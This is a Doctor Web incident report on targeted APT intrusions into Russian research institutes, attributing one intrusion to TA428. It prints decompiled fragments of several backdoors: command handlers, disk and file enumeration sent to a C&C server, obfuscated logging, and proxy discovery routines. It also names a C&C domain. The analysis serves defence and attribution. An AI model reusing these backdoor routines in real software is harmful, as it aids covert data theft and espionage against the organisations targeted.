Study of targeted attacks on Russian research institutes

Doctor Web develops and distributes Dr.Web information security solutions which provide efficient protection from malicious software and spam.

Doctor Web customers can be found among home users from all over the world and in government enterprises, small companies and nationwide corporations.

Dr.Web antivirus solutions are well known since 1992 for continuing excellence in malware detection and compliance with international information security standards. State certificates and awards received by the Dr.Web solutions, as well as the globally widespread use of our products are the best evidence of exceptional trust to the company products.

Study of targeted attacks on Russian research institutes
4/2/2021

Doctor Web Head Office
2-12A, 3rd str. Yamskogo polya
Moscow, Russia
125124

Website: www.drweb.com
Phone: +7 (495) 789-45-87

Refer to the official website for regional and international office information.

Table of Contents

Introduction


At the end of September 2020, one of the Russian research institutes contacted the Doctor Web virus laboratory seeking assistance. The research institute’s staff drew our attention to technical problems that could indicate the presence of malware on one of the servers in their local network. During the investigation, Doctor Web virus analysts found that the institute had been the victim of a targeted attack using specialized backdoors. A detailed study of the incident revealed that the facility's network had been compromised long before the institute contacted us and, judging by the available data, by more than one APT group.

The data obtained during the investigation suggests that the first APT group compromised the internal network of the institute in fall 2017. The initial infection was carried out using BackDoor.Farfli.130—a modification of the Gh0st RAT malware. Later in spring 2019 the network was infected with Trojan.Mirage.12, and again in June 2020—with BackDoor.Siggen2.3268.

The second hacker group infiltrated the institute's network no later than April 2019. The infection began with the installation of BackDoor.Skeye.1. During the course of the investigation, we also found that around the same time—in May 2019—Skeye was deployed to the local network of another Russian research institute.

Meanwhile, in June 2019, FireEye published a report on that backdoor used in a targeted attack on the public sector of a number of Central Asian countries. Doctor Web virus analysts later uncovered various trojans that were installed in the institute’s network between August and September 2020 by the same APT group. The previously unknown BackDoor.DNSep.1 DNS backdoor, as well as the all-too-familiar BackDoor.PlugX were among the malware.

To top that off, in December 2017, a BackDoor.RemShell.24 was also installed on the servers of the research institute that contacted us. Samples of this malware family were previously described by Positive Technologies specialists in the study "Operation Taskmasters". At the moment we do not have enough data to decisively determine which of the two APT groups used this backdoor.




Who’s behind the attacks?

What we know about the first APT group is not enough to identify the attackers as one of the previously described hacker groups. At the same time, analysis of the malware and infrastructure used revealed that this group has been active since at least 2015.


We believe the second APT group that attacked the research institute is TA428, previously described by Proofpoint researchers in the "Operation Lag Time IT" study. The following facts support this conclusion:

1. There are explicit intersections in the code of the **BackDoor.DNSep** and **BackDoor.Cotx** backdoors.
2. Both **BackDoor.Skeye.1** and **Trojan.Loader.661** were used in the same attack. The latter is a known tool of TA428.
3. The backdoors we analyzed during the investigation of these attacks have intersections in the C&C servers' addresses and the network infrastructure with the backdoors used by TA428.

At this point, we’ll take a closer look at the uncovered connections. The graph shows part of the infrastructure involved in the attack with intersections between the Skeye backdoor and another well-known APT backdoor—PoisonIvy:



This graph shows the infrastructure intersections between the Skeye and Cotx backdoors:



A detailed analysis of the DNSep backdoor and a code comparison with the Cotx backdoor code revealed similarities in the general logic of processing commands from the C&C server and in specific implementations of individual commands.

Another interesting finding was the Logtu backdoor. We previously described one of its samples during our investigation of the incident in Kyrgyzstan. Its C&C server turned out to be atob[.]kommesantor[.]com, which was also the server for the Skeye backdoor. In this regard, we also conducted a comparative analysis of **BackDoor.Skeye.1** with samples of BackDoor.Logtu.1 and BackDoor.Mikroceen.11.

Comparative code analysis of BackDoor.DNSep.1 and BackDoor.Cotx.1

Even though Cotx and DNSep have radically different communication channels with the C&C server, we managed to find interesting matches in the code of both backdoors.

The function responsible for processing commands from the C&C server takes the structure as an argument:

```
struct st_arg
{
  _BYTE cmd;
  st_string arg;
};
```

At the same time, if the required function accepts several arguments, they are all written in the `arg` field with the separator `|`.

The **BackDoor.Cotx** has more commands than the **BackDoor.DNSep.1** does and includes all the commands as the latter.

The table below shows an almost complete code match for some of the backdoor functions. It is worth noting that Cotx uses Unicode encoding, while DNSep uses ANSI encoding.

A handler for a command to send a directory listing or disk information

```
  case 4:
    v9 = (const char *)&sArg.arg;
    cmdarg.memsize = "\\";
    if ( sArg.arg.memsize >= 0x10u )
      v9 = sArg.arg.s;
    if ( !strcmp(v9, (const char *)cmdarg.memsize) )
    {
      cmd::get_drive_info();
    }
    else
    {
      v10 = (char *)&sArg.arg;
      if ( sArg.arg.memsize >= 0x10u )
        v10 = sArg.arg.s;
      std::string::string(&cmdarg, v10);
      cmd::list_files(cmdarg);
    }
    break;
```

BackDoor.DNSep.1

```
unsigned int __thiscall cmd::get_drive_info_or_list_files(st_net **this, st_arg cmd)
{
  st_wstring v4; // [esp-18h] [ebp-44h] BYREF
  st_wstring path; // [esp+4h] [ebp-28h] BYREF
  int v6; // [esp+28h] [ebp-4h]

  v6 = 0;
  arg::string_to_wstring(&cmd, &path);
  LOBYTE(v6) = 1;
  if ( std::wstring::compare(&path, (wchar_t *)L"\\") )
  {
    v4.len = 0;
    v4.reserved = 0;
    sub_4021E9(&v4, &path);
    list_files(this, v4);
  }
  else
  {
    get_drive_info(this);
  }
  std::wstring::clear(&path);
  return std::string::free(&cmd.arg);
}
```

BackDoor.Cotx.1

Function for getting information about disks

```
              else
                strcpy(drive_type, "N/A");
            }
            else
            {
              if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
                strcpy(FileSystemNameBuffer, "NODISK");
              strcpy(drive_type, "LDRIVE_CDROM");
            }
          }
          else
          {
            strcpy(drive_type, "DRIVE_REMOTE");
          }
        }
        else
        {
          strcpy(drive_type, "DRIVE_FIX");
        }
      }
      else
      {
        strcpy(drive_type, "DRIVE_REMOVABLE");
        if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
          strcpy(FileSystemNameBuffer, "NODISK");
      }
    }
    else
    {
      strcpy(drive_type, "DRIVE_UNKNOWN");
    }
    if ( strcpy(drive_type, "N/A") )
    {
      memset(record, 0, 0x12Cu);
      sprintf(record, "%s;%s;%s;%.2f GB;%.2f GB|", RootPathName, drive_type, FileSystemNameBuffer, total, free);
      record_len = strlen(record);
      std::string::append_buf_w_len(&drives_info, record, record_len);
    }
  }
  ++RootPathName[0];
}
while ( RootPathName[0] <= 'Z' );
drives_info_buf = (char *)&drives_info;
if ( drives_info.memsize >= 0x10u )
  drives_info_buf = drives_info.s;
dnsclient::add_packet_to_queue_sz(pDnsClient, 4, drives_info_buf);
return std::string::destructor(&drives_info);
}
```

BackDoor.DNSep.1

```
    if ( !v7 )
    {
      drives_info_.reserved = 6;
      v9 = L"DRIVE_REMOTE";
      goto LABEL_16;
    }
    v8 = v7 - 1;
    if ( !v8 )
    {
      if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
        wcscpy(FileSystemNameBuffer, L"NODISK");
      drives_info_.reserved = 6;
      v10 = L"DRIVE_CDROM";
      goto LABEL_23;
    }
    if ( v8 == 1 )
    {
      drives_info_.reserved = 5;
      v9 = L"RAM Driver";
LABEL_16:
      qmemcpy(drive_type, v9, 4 * drives_info_.reserved);
      v12 = (wchar_t *)&v9[2 * drives_info_.reserved];
      v11 = &drive_type[2 * drives_info_.reserved];
LABEL_21:
      *v11 = *v12;
      goto LABEL_24;
    }
    wcscpy(drive_type, L"N/A");
LABEL_24:
    v13 = wcscmp(drive_type, L"N/A");
    if ( v13 )
      v13 = v13 < 0 ? -1 : 1;
    if ( v13 )
    {
      memset(a1, 0, sizeof(a1));
      swprintf(a1, (wchar_t *)L"%s;%s;%s;%s;%.2f GB;%.2f GB|", RootPathName, drive_type, FileSystemNameBuffer, total, free);
      std::wstring::append_wsz(&drives_info, a1);
    }
LABEL_28:
    ++RootPathName[0];
  }
  while ( RootPathName[0] <= 0x5Au );
  drives_info_.len = 0;
  drives_info_.reserved = 0;
  std::wstring::assign(&drives_info_, &drives_info);
  net::send_packet(*p_net, 2, drives_info_);
  return std::wstring::clear(&drives_info);
}
```

BackDoor.Cotx.1

Function for listing files in a folder

```
v25 = 0;
path_.length = 0;
path_.memsize = 0;
std::string::copy(&path_, &path);
LOBYTE(v25) = 1;
v1 = (char *)&path_;
if ( path_.memsize >= 0x10u )
  v1 = path_.s;
if ( v1[path_.length - 1] != '\\' )
{
  v2 = strlen("\\");
  std::string::append_buf_w_len(&path_, "\\", v2);
}
v3 = strlen("*");
std::string::append_buf_w_len(&path_, "*", v3);
memset(error_msg, 0, 0xC8u);
memset(Destination, 0, 0x104u);
v22.length = 0;
v22.memsize = 15;
LOBYTE(v22.s) = 0;
LOBYTE(v25) = 2;
std::string::string(&s, empty_string);
LOBYTE(v25) = 3;
v4 = (char *)&path_;
if ( path_.memsize >= 0x10u )
  v4 = path_.s;
hFind = FindFirstFileA(v4, &FindFileData);
if ( hFind == (HANDLE)-1 )
{
  FindClose((HANDLE)0xFFFFFFFF);
  v6 = (char *)&path_;
  if ( path_.memsize >= 0x10u )
    v6 = path_.s;
  sprintf(error_msg, "file list error:open path [%s] error.", v6);
  pDnsClient_ = pDnsClient;
  error_msg_len = strlen(error_msg);
  dnsclient::add_packet_to_queue(pDnsClient_, 5, error_msg, error_msg_len);
}
else
{
  do
  {
    memset(Destination, 0, 0x104u);
    v9 = (char *)&path_;
    if ( path_.memsize >= 0x10u )
      v9 = path_.s;
    strcat(Destination, v9);
    strcat(Destination, FindFileData.cFileName);
```

BackDoor.DNSep.1

```
p_net_ = p_net;
v36 = 0;
path_.len = 0;
path_.reserved = 0;
std::wstring::assign(&path_, &path);
LOBYTE(v36) = 1;
v3 = &path_;
if ( path_.reserved >= 8u )
  v3 = path_.s;
if ( v3[path_.len - 1] != '\\' )
  std::wstring::append_wsz(&path_, L"\\");
std::wstring::append_wsz(&path_, L"*");
memset(error_msg_buf, 0, sizeof(error_msg_buf));
memset(FileName, 0, 0x208u);
v32.len = 0;
LOWORD(v32.s) = 0;
v32.reserved = 7;
LOBYTE(v36) = 2;
Src.reserved = 7;
Src.len = 0;
LOWORD(Src.s) = 0;
std::wstring::from_buf(&Src, empty_wsz);
LOBYTE(v36) = 3;
v4 = &path_;
error_msg.reserved = &FindFileData;
if ( path_.reserved >= 8u )
  v4 = path_.s;
hFind = FindFirstFileW(v4, error_msg.reserved);
if ( hFind == INVALID_HANDLE_VALUE )
{
  FindClose(INVALID_HANDLE_VALUE);
  v6 = &path_;
  if ( path_.reserved >= 8u )
    v6 = path_.s;
  error_msg.reserved = v6;
  swprintf(error_msg_buf, L"file list error:open path [%s] error.");
  std::wstring::assign_buf(&error_msg, error_msg_buf);
  net::send_packet(*p_net, 4, error_msg);
  error_msg.len = 0;
  error_msg.reserved = 0;
  std::wstring::assign(&error_msg, &Src);
  net = *p_net;
}
else
{
  do
  {
    memset(FileName, 0, 0x208u);
```

BackDoor.Cotx.1

Function for collecting information about files in a folder

```
  *attributes = 0;
  *&attributes[4] = 0;
  v18 = 0;
  memset(Str, 0, sizeof(Str));
  hFind = FindFirstFileA(path, &FindFileData);
  if ( hFind == INVALID_HANDLE_VALUE )
  {
    std::string::string(info, empty_string);
  }
  else
  {
    FileTimeToLocalFileTime(&FindFileData.ftLastWriteTime, &LocalFileTime);
    FileTimeToSystemTime(&LocalFileTime, &SystemTime);
    sprintf_s(
      last_write,
      0x32,
      "%4d-%02d-%02d %02d:%02d:%02d",
      SystemTime.wYear,
      SystemTime.wMonth,
      SystemTime.wDay,
      SystemTime.wHour,
      SystemTime.wMinute,
      SystemTime.wSecond);
    attributes[0] = ((FindFileData.dwFileAttributes & 2) != 0) | '0';
    attributes[2] = FindFileData.dwFileAttributes & 1 | '0';
    attributes[1] = ((FindFileData.dwFileAttributes & 4) != 0) | '0';
    strcpy(file_name, FindFileData.cFileName);
    if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
    {
      strcpy(file_size, "0");
      v5 = "D";
    }
    else
    {
      sub_42238F(
        FindFileData.nFileSizeLow,
        (FindFileData.nFileSizeLow + __PAIR64__(FindFileData.nFileSizeHigh, 0)) >> 32,
        file_size,
        10);
      v5 = "F";
    }
    strcpy(type, v5);
    FindClose(hFind);
    sprintf(Str, "%s;%s;%s;%s;%s", file_name, type, last_write, attributes, file_size);
    std::string::string(info, Str);
  }
  return info;
}
```

BackDoor.DNSep.1

```
  v12 = 0;
  memset(Src, 0, sizeof(Src));
  v2 = FindFirstFileW(lpFileName, &FindFileData);
  if ( v2 == -1 )
  {
    std::wstring::assign_buf(info, empty_wsz);
  }
  else
  {
    FileTimeToLocalFileTime(&FindFileData.ftLastWriteTime, &LocalFileTime);
    FileTimeToSystemTime(&LocalFileTime, &SystemTime);
    swprintf_s(
      last_write,
      100,
      L"%4d-%02d-%02d %02d:%02d:%02d",
      SystemTime.wYear,
      SystemTime.wMonth,
      SystemTime.wDay,
      SystemTime.wHour,
      SystemTime.wMinute,
      SystemTime.wSecond);
    v3 = FindFileData.dwFileAttributes;
    v4 = 0;
    attributes[0] = (FindFileData.dwFileAttributes >> 1) & 1 | '0';
    attributes[1] = (FindFileData.dwFileAttributes >> 2) & 1 | '0';
    attributes[2] = FindFileData.dwFileAttributes & 1 | 0x30;
    do
    {
      v5 = FindFileData.cFileName[v4++];
      FindFileData.cAlternateFileName[v4 + 13] = v5;
    }
    while ( v5 );
    if ( (v3 & 0x10) != 0 )
    {
      *file_size = '0';
      *type = 'D';
    }
    else
    {
      _i64tow(__SPAIR64__(FindFileData.nFileSizeHigh, FindFileData.nFileSizeLow), file_size, 10);
      *type = 'F';
    }
    FindClose(v2);
    swprintf(Src, L"%s;%s;%s;%s;%s", v17, type, last_write, attributes, file_size);
    std::wstring::assign_buf(info, Src);
  }
  return info;
}
```

BackDoor.Cotx.1

The data obtained during the analysis suggests that the author of the DNSep backdoor had access to the Cotx source codes. Since these resources are not publicly available, we assume the author or group of authors of DNSep is related to TA428. The DNSep sample supports this version, as it was found in the same compromised network along with other known TA428 backdoors.

Comparative code analysis of the Skeye, Mikroceen and Logtu backdoors

Over the course of the Skeye backdoor study, we found that the Logtu backdoor uses the same C&C server address. For comparative analysis, we used the previously described **BackDoor.Logtu.1** and the **BackDoor.Mikroceen.11** samples.

Logging functions

Logging in all cases is obfuscated.

- **BackDoor.Mikroceen.11**—messages in the %d - %d-%d %d:%d:%d <msg>\r\n format is written to the %TEMP%\WZ9Jan10.TMP file, where <msg> is a random text string. In the sample 2f80f51188dc9aea697868864d88925d64c26abc, the messages are written to the 7B296FB0.CAB file;
- **BackDoor.Logtu.1**—messages in the [%d-%02d-%02d %02d:%02d:%02d] <rec_id> <error_code>\n<opt_message>\n\n format before writing to the %TEMP%\rar<rnd>.tmp file are encrypted with the XOR operation with the key 0x31;
- **BackDoor.Skeye.1**—messages in the format %4d/%02d/%02d %02d:%02d:%02d\t<rec_id>\t<error_code>\n are written to the %TEMP%\wcrypt32.dll file.

The general logic of the sequence of writing messages to the log is also similar for all three samples:

- The start of the execution is fixed.
- A direct connection to the C&C server is recorded in the log in Logtu and Mikroceen.
- In each case, the proxy used to connect to the server is specified.
- A separate entry is recorded in the log in case of an error when obtaining a proxy from a particular source.

It should be noted that such detailed and obfuscated logging is extremely rare. Obfuscation implements the logging of some message codes and, in some cases, additional data. In addition, in this case, the general principle of the sequence of recording events is traced as follows:

- The start of the execution is fixed
- Direct connection attempt
- Proxy addresses obtainment
- A record of the connection via a particular server

Search for a proxy server

The connection sequence to the C&C server also looks similar in all three samples. Initially, each backdoor attempts to connect to the server directly, and in case of failure, it can use proxy servers whose addresses are originating from three sources in addition to the built-in one.

BackDoor.Mikroceen.11 can obtain proxy servers addresses:

- From the `%WINDIR%\debug\netlogon.cfg` file;
- From its own log file; and
- By searching for connections to remote hosts via ports 80, 8080, 3128, 9080 in the TCP table.

```
if ( g_proxy_port != -1 )
{
  strcpy(v134, "PVrVoGx0");
  log_write(v134);
  v19 = http_proxy_connect(g_p_proxy_address, g_proxy_port, (unsigned __int16)g_C2_port);
  s = v19;
}
if ( v19 == -1 )
{
  *(_QWORD *)proxy_address = 0i64;
  v148 = 0i64;
  SizePointer = 0;
  get_netlogon_cfg_proxy(proxy_address, &SizePointer);
  strcpy(Format, "CcFMGQb8 %s:%d");
  memset(v151, 0, 0x104ui64);
  v20 = SizePointer;
  LODWORD(optlen) = SizePointer;
  sprintf_s(v151, 0x104ui64, Format, proxy_address, optlen);
  log_write(v151);
  s = http_proxy_connect(proxy_address, v20, (unsigned __int16)g_C2_port);
  if ( s == -1i64 || (lstrcpyA(g_p_proxy_address, proxy_address), g_proxy_port = v20, v19 = s, s == -1i64) )
  {
```

Search for a proxy in the own log file:

```
GetTempPathA(0x104u, filename);
strcpy(v137, "\\WZ9Jan10.TMP");
lstrcatA(filename, v137);
*(_QWORD *)proxy_addr_log = 0i64;
v146 = 0i64;
proxy_port_log = 0;
EnterCriticalSection(&CriticalSection);
v81 = 0i64;
open_file(&v81, filename, "r");
if ( v81 )
{
  if ( (int)re_find(v81, "%[^\n]%*c", result) > 0 )
  {
    v22 = strstr(result, ":");
    v23 = v22;
    if ( v22 )
    {
      *v22 = 0;
      v24 = v22 + 1 - result;
      if ( v24 <= 16 )
      {
        memmove(proxy_addr_log, result, v24);
        proxy_port_log = str2int(v23 + 1);
      }
    }
  }
}
LeaveCriticalSection(&CriticalSection);
if ( proxy_port_log )
{
  strcpy(v142, "RWehGde0 %s:%d");
  memset(v159, 0, 0x104ui64);
  LODWORD(optlen) = proxy_port_log;
  sprintf_s(v159, 0x104ui64, v142, proxy_addr_log, optlen);
  log_write(v159);
  s = http_proxy_connect(proxy_addr_log, proxy_port_log, (unsigned __int16)g_C2_port);
```

Search in active connections:

```
if ( GetTcpTable(v25, &SizePointer, 1) )
  goto LABEL_74;
if ( !v25 )
  goto LABEL_75;
v26 = 0;
if ( !v25->dwNumEntries )
  goto LABEL_74;
while ( 1 )
{
  v27 = v26;
  if ( v25->table[v27].dwState != 5 )
    goto LABEL_69;
  v28 = ntohs(v25->table[v27].dwRemotePort);
  if ( v28 != 80 && v28 - 8080 > 1 && v28 != 3128 && v28 != 9080 )
    goto LABEL_69;
  v29 = (struct in_addr)v25->table[v27].dwRemoteAddr;
  *(_QWORD *)proxy_Server = 0i64;
  v150 = 0i64;
  v30 = inet_ntoa(v29);
  lstrcpyA(proxy_Server, v30);
  v31 = inet_ntoa(v29);
  memset(String, 0, 0x104ui64);
  lstrcpyA(String, v31);
  v32 = String;
  v33 = 0;
  v34 = 0i64;
```

BackDoor.Logtu.1 can obtain proxy servers addresses:

- From the registry `HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer`;
- From the HKU section of the registry by the SID of the active user; and
- By the `WinHttpGetProxyForUrl` WinHTTP API requesting `google.com`.

```
  if ( (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
  {
    write_log(3u, &nullb, 0);
    goto LABEL_35;
  }
}
if ( extract_proxy_from_reg() && (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
{
  write_log(4u, &nullb, 0);
  goto LABEL_35;
}
if ( get_IE_ProxyConfig() && (unsigned __int8)http_proxy_connect(1u) && (unsigned __int8)send_sysinfo() )
{
  write_log(4u, &nullb, 1u);
  goto LABEL_35;
}
v10 = get_session_user_token();
if ( extract_proxyserver_from_HKU_session_User_SID(v10)
  && (unsigned __int8)http_proxy_connect(1u)
  && (unsigned __int8)send_sysinfo() )
```

